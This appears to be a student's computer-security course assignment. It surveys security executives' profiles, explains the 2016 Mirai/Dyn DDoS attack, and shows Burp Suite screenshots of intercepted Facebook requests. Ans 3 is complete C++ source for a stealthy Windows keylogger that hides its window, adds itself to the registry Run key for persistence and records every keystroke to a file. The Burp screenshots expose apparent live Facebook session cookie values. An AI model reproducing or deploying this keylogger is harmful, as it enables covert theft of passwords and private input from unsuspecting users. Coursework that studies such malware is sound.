FCS Assignment

Ans 1).

After looking at the chief Security/Privacy leadership/executives' profiles of 3 US based technology companies and 3 Indian based Technology companies, we see:

For US based company, I have looked at Uber, Facebook and Yahoo.

https://www.linkedin.com/in/johnfourflynn?authType=name&authToken=ce28&trk=prof-sb-browse_map-name

https://www.linkedin.com/in/alexstamos?authType=name&authToken=L-4G&trk=prof-sb-browse_map-name

https://www.linkedin.com/in/jsomaini?authType=name&authToken=Twll&trk=prof-sb-browse_map-name

So, I have seen that all of them are skilled at Computer Security, Information Security, Application Security, Network Security, Penetration Testing, and Security Audits. So we observe that these people are highly skilled in field of security. All the three have done BS or MS from prestigious universities such as University of California, Berkeley, The George Washington University, University of Minnesota-Twin Cities, etc. They are versed with Cloud Computing, Web Application Security, Networking, Network Architecture, Security Audits, Hiring, Juniper, Interviews, Network Design, Routing Interviewing.

For Indian based company, I have looked at Flipkart, Aujas Networks Pvt. Ltd. and Edelweiss Financial Services Ltd.

https://www.linkedin.com/in/bgansub

https://www.linkedin.com/in/rudramurthy?authType=name&authToken=0FyG&trk=prof-sb-browse_map-name

https://www.linkedincom/in/mannan-godil-4935377?authType=name&authToken=Jg_a&trk=prof-sb-browse_map-name

So, I have seen that they specialise in Information Security, Security, Information Security, Risk Management, IT Strategy, Business Process, Governance. Generally, they have done B.Com from RKM Vivekananda College, Chennai or MS from Institute Of Technology and Management. They are well versed with handling tough situations. Moreover, they have knowledge of IT Management, PCI DSS, IT Service Management, CISA, CISSP. Still, there is a bit of less hands on technology as compared to US Tech companies.

COBIT, Solution Architecture, Enterprise Risk, CISM

CISO is Chief Information Security Officer while CPO is Chief Privacy Officer. CISO focuses on data operational security, infrastructure security, employee identity and access

management. They oversee a range of technology security and risk assessment factors. CPO informs the executive team of legal and regulatory obligations a company must meet in data handling – particularly customer data. They design and update privacy standards, performing risk reviews to identify information between the agency and other entities or individuals. CPOs focus on data and compliance.

Ans2).

Last week, there were a wave of massive DDOS attacks in the USA which caused major websites such as Twitter and Spotify to go down.

Many websites including top companies such as PayPal, Holdings Inc., Shopify, Airbnb, Kayak, Twitter, GitHub, etc fell prey to massive DDoS attacks that cut off access to Internet users on the East Coast and elsewhere across the United States. The attack came from many machines having different addresses that were infected with malicious software. The code known as Mirai takes advantage of a weakness in internet-connected devices and forms into a collection of attacking machines, called a botnet. The Mirai botnet that formed the backbone of this attack is thought to be made up of several hundred thousand devices, but criminals are able to make their attacks appear to come from an even larger number of devices, using a technique called “source spoofing”. There was influx of poorly secured devices onto an increasingly complex and interdependent global internet. Web-technology provider Dynamic Network Services Inc., known as Dyn, was subjected to a massive denial-of-service attack. Users from California to Malaysia had problems accessing more than 1,200 web domains, according to network research firm ThousandEyes.

Some of the technical mitigations included shutting down the affected internet provider, and reroute it to alternative providers. They made informed decisions by knowing their customers and lock out unexpected transactions. Most companies have a limited geography for which they do business. If one company isn't expecting people from other parts lock those people out. Accurately distinguish good traffic from bad traffic to preserve business continuity, not just detect the overall presence of an attack. They identified and blocked individual spoofed packets to protect legitimate business transactions. Turn off remote access to your Internet of Things (IoT) devices like cameras and printers. Some connected devices let outsiders login by default which can be dangerous. Also use good firewall which distinguish good traffic from bad traffic to preserve business continuity.

There should be changes brought at judicial level too that could prevent such an attack in future. There should be serious penalty if one is caught indulging in DDOS attacks. There should be allowance given to some top officials to monitor suspicious people so that they can be caught before carrying out the attack. The government should make rerouting of traffic in case required during DDOS attack easier and cheap so that companies do not have to bear lot of cost. DDoS should be recognized as a legal form of crime. There should be strict punishment for people indulging in DDOS attacks.

Ans3).

```
#include <bits/stdc++.h>

#include <windows.h>
```

```
#include <winuser.h>

#include <windowsx.h>

using namespace std;


#define mset(arr,x) memset(arr,x,sizeof(arr))

#define rep(i,s,e) for(i=s;i<=e;i++)

#define rrep(i,s,e) for(i=s;i>=e;i--)

#define min(a,b) ((a)<(b)?(a):(b))

#define max(a,b) ((a)>(b)?(a):(b))


#define pb push_back

#define mp make_pair

#define f first

#define s second

#define all(c) c.begin(),c.end()

#define tr(c,it) for(auto it=c.begin();it!=c.end();++it)

#define trrev(c,it) for(auto it=c.rbegin();it!=c.rend();++it)


#define DEBUG

#ifdef DEBUG

#define trace1(x)                cerr << #x << ": " << x << endl;

#define trace2(x, y)             cerr << #x << ": " << x << " | " << #y << ": " << y << endl;

#define trace3(x, y, z)          cerr << #x << ": " << x << " | " << #y << ": " << y << " | " <<
#z << ": " << z << endl;

#define trace4(a, b, c, d)       cerr << #a << ": " << a << " | " << #b << ": " << b << " | " <<
#c << ": " << c << " | " << #d << ": " << d << endl;
```

```
#else
#define trace1(x)
#define trace2(x, y)
#define trace3(x, y, z)
#define trace4(a, b, c, d)
#endif

// scanf and printf
#define si(a)                   scanf("%d", &a)
#define sl(a)                   scanf("%lld", &a)
#define pi(a)                   printf("%d", a)
#define pl(a)                   printf("%lld", a)
#define pn                              printf("\n")

void printcharr(char c)
{
  FILE *file = fopen("keylogger.txt", "a+");
  fputc(c, file);
  fclose(file);
}
void printstr(char st[])
{
  FILE *file = fopen("keylogger.txt", "a+");
  fputs(st, file);
  fclose(file);
```

```
}
void makekeyy(char *arry)
{
  int registerkey, var;
  HKEY hkey;

  registerkey = RegCreateKey(HKEY_LOCAL_MACHINE, "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run", &hkey);
  if( !registerkey )
  {
     RegSetValueEx( (HKEY)hkey, "keylogger", 0, REG_SZ, (BYTE *)arry, strlen(arry) );
  }
}
void key_pressed()
{
   int letter;
   while(1)
   {
      rep(letter, 8, 222)
      {
         if( GetAsyncKeyState(letter)==-32767 ) // GetAsyncKeyState() specifies whether the key was pressed since the last call to GetAsyncKeyState(), and whether the key is currently up or down.
         {
            if( (letter>=39) && (letter<=64) )
            {
               printcharr(letter);
```

```
    break;
}
else if( letter==VK_SPACE )
{
    printcharr(letter);
    break;
}
else if( letter==VK_SHIFT )
{
    printstr("[SHIFT]");
    break;
}
else if( letter==VK_RETURN )
{
    printstr("\n[ENTER]");
    break;
}
else if( (letter>=65) && (letter<90) )
{
    letter += 32;
    printcharr(letter);
    break;
}
else if( letter==VK_BACK )
{
```

```
    printstr("[BACKSPACE]");
    break;
}
else if( letter==VK_TAB )
{
    printstr("[TAB]");
    break;
}
else if( letter==VK_CONTROL )
{
    printstr("[CTRL]");
    break;
}
else if( letter==VK_DELETE )
{
    printstr("[DEL]");
    break;
}
else if( letter==VK_OEM_1 )
{
    printstr("[ ;: ]");
    break;
}
else if( letter==VK_OEM_2 )
{
```

```
    printstr("[ /? ]");
    break;
}
else if( letter==VK_OEM_3 )
{
    printstr("[ `~ ]");
    break;
}
else if( letter==VK_OEM_4 )
{
    printstr("[ [{ ]");
    break;
}
else if( letter==VK_OEM_5 )
{
    printstr("[ \\| ]");
    break;
}
else if( letter==VK_OEM_6 )
{
    printstr("[ ]} ]");
    break;
}
else if( letter==VK_OEM_7 )
{
```


```
    printstr("[ '\" ]");
    break;
}
else if( letter==187 )
{
    printcharr(letter);
    break;
}
else if( letter==188 )
{
    printcharr(letter);
    break;
}
else if( letter==189 )
{
    printcharr(letter);
    break;
}
else if( letter==190 )
{
    printcharr(letter);
    break;
}
else if( letter==VK_NUMPAD0 )
{
```


```
    printcharr('0');
    break;
}
else if( letter==VK_NUMPAD1 )
{
    printcharr('1');
    break;
}
else if( letter==VK_NUMPAD2 )
{
    printcharr('2');
    break;
}
else if( letter==VK_NUMPAD3 )
{
    printcharr('3');
    break;
}
else if( letter==VK_NUMPAD4 )
{
    printcharr('4');
    break;
}
else if( letter==VK_NUMPAD5 )
{
```


```
    printcharr('5');
    break;
}
else if( letter==VK_NUMPAD6 )
{
    printcharr('6');
    break;
}
else if( letter==VK_NUMPAD7 )
{
    printcharr('7');
    break;
}
else if( letter==VK_NUMPAD8 )
{
    printcharr('8');
    break;
}
else if( letter==VK_NUMPAD9 )
{
    printcharr('9');
    break;
}
else if( letter==VK_CAPITAL )
{
```


```
                    printstr("[CAPS LOCK]");
                    break;
                }
            }
        }
    }
}

int main()
{
  HWND stealth;                          /* creating stealth (window is not visible) */
  AllocConsole();
  stealth = FindWindowA("ConsoleWindowClass", NULL);
  ShowWindow(stealth, 0);

  char *arry = "c:\\%windir%\\keylogger.exe";       /* the arry in which the file needs to be */
  makekeyy(arry);
  key_pressed();

  return 0;
}
```


Ans 4).



GET request to https://m.facebook.com/?refsrc=https%3A%2F%2Fwww.facebook.com%2F&_rdr
Previous
Next
Action
Request
Raw
Params
Headers
Hex
GET /?refsrc=https%3A%2F%2Fwww.facebook.com%2F&_rdr HTTP/1.1
Host: m.facebook.com
Connection: close
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Linux; Android 6.0.1; SM-J500F Build/MMB29M) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.68 Mobile Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Encoding: gzip, deflate, sdch, br
Accept-Language: en-GB,en-US;q=0.8,en;q=0.6
Cookie: datr=meSVVknBWeGPQTgeKAFbXREO; locale=en_GB; sb=3s8cV9U1_X25Oz9QbLpUud3G; lu=gAOhYpBh3HJ5IxeNrFZsKjAQ; fr=0z6sQ85S1HpC4UEJX.AWUPyVE-oc7a_psv3e6mVXByFvs.BWlyIe.jl.FgK.0.0.BYICn-.AWXXt924
Type a search term
0 matches
Ask me anything
ENG
US
14:21
07-11-2016



GET request to https://m.facebook.com/?refsrc=https%3A%2F%2Fwww.facebook.com%2F&_rdr
Previous
Next
Action
Request
Raw
Params
Headers
Hex
GET request to /
Type
Name
Value
URL
refsrc
https://www.facebook.com/
URL
_rdr
Cookie
datr
meSVVknBWeGPQTgeKAFbXREO
Cookie
locale
en_GB
Cookie
sb
3s8cV9U1_X25Oz9QbLpUud3G
Cookie
lu
gAOhYpBh3HJ5IxeNrFZsKjAQ
Cookie
fr
0z6sQ85S1HpC4UEJX.AWUPyVE-oc7a_psv3e6mVXByFvs.BWlyIe.jl.FgK.0.0.BYICn-.AWXXt924
Body encoding:
Ask me anything
ENG
US
14:22
07-11-2016


Burp Suite Free Edition v1.7.10 - Temporary Project
Request to https://m.facebook.com:443 [31.13.78.35]
Forward
Drop
Intercept is on
Action
GET request to /xti.php
Add
Remove
Up
Down
Body encoding:
Ask me anything
ENG
US
23:10
08-11-2016



GET request to https://m.facebook.com/?refsrc=https%3A%2F%2Fwww.facebook.com%2F&_rdr
Previous
Next
Action
Request
Raw
Params
Headers
Hex
Type a search term
0 matches
Ask me anything
ENG
US
14:22
07-11-2016

